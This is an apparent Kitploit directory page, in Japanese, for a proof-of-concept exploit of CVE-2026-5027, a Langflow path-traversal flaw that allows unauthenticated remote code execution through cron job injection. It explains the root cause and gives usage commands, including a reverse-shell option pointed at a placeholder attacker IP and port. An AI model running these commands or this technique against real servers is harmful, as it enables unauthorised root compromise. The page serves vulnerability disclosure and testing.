
Skip to content
KitploitKITPLOIT
ツールブログ
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-5027 — CVE-2026-5027の概念実証エクスプロイト。Langflowにおけるパストラバーサル(ディレクトリトラバーサル)の脆弱性であり、cronジョブインジェクションを介して認証なしのリモートコード実行(RCE)に至るものです。 | Kitploit
ツール/GitHubGitHub/yahiahamza/cve-2026-5027
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育レッドチーミング
GitHubyahiahamza/cve-2026-5027

CVE-2026-5027

CVE-2026-5027の概念実証エクスプロイト。Langflowにおけるパストラバーサル(ディレクトリトラバーサル)の脆弱性であり、cronジョブインジェクションを介して認証なしのリモートコード実行(RCE)に至るものです。

リポジトリを見る
4235ヶ月前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2026-5027 - Langflow パストラバーサルによるリモートコード実行

説明

Langflow バージョン 1.8.4 以前では、POST /api/v2/files エンドポイントの filename パラメータがサニタイズされていません。攻撃者はパストラバーサルシーケンス(../)を使用して、ファイルシステム上の任意の場所にファイルを書き込むことができます。Langflow のデフォルトの自動ログイン設定と組み合わせることで、認証なしで悪用が可能となり、cron ジョブインジェクションによる root 権限でのリモートコード実行につながります。

影響を受けるバージョン

  • 脆弱性あり: Langflow <= 1.8.4
  • 修正済み: 執筆時点でパッチは提供されていません
  • デフォルト設定: 自動ログイン有効(認証なしでの悪用が可能)
  • アドバイザリ: Tenable TRA-2026-26

使用方法

root@kitploit:~
# 概念実証(/tmp/ にテストファイルを書き込みます)
python3 exploit.py -t http://target:7860

# 認証情報を使用する場合(自動ログインが無効な場合)
python3 exploit.py -t http://target:7860 -u admin -p password

# cron ジョブによるリバースシェル



python3 exploit.py -t http://target:7860 --lhost YOUR_IP --lport 4444
出力例

CVE-2026-5027 Exploit

CVE-2026-5027 Reverse Shell

根本原因

src/backend/base/langflow/api/v2/files.py の upload_user_file() 関数は、file.filename をサニタイズせずにストレージサービスへ直接渡します。LocalStorageService.save_file() は folder_path / file_name を使用してパスを構築するため、ディレクトリトラバーサルを防ぐことができません。

参考情報

  • Tenable Advisory TRA-2026-26
  • Langflow GitHub
  • CVE-2026-5027: Langflow Path Traversal to RCE - Full Technical Analysis

免責事項

このツールは、許可されたセキュリティテストおよび教育目的のみで提供されています。所有しているシステム、または明示的なテスト許可を得たシステムでのみ使用してください。

著者

Yahia Hamza - https://yh.do

ツールをダウンロード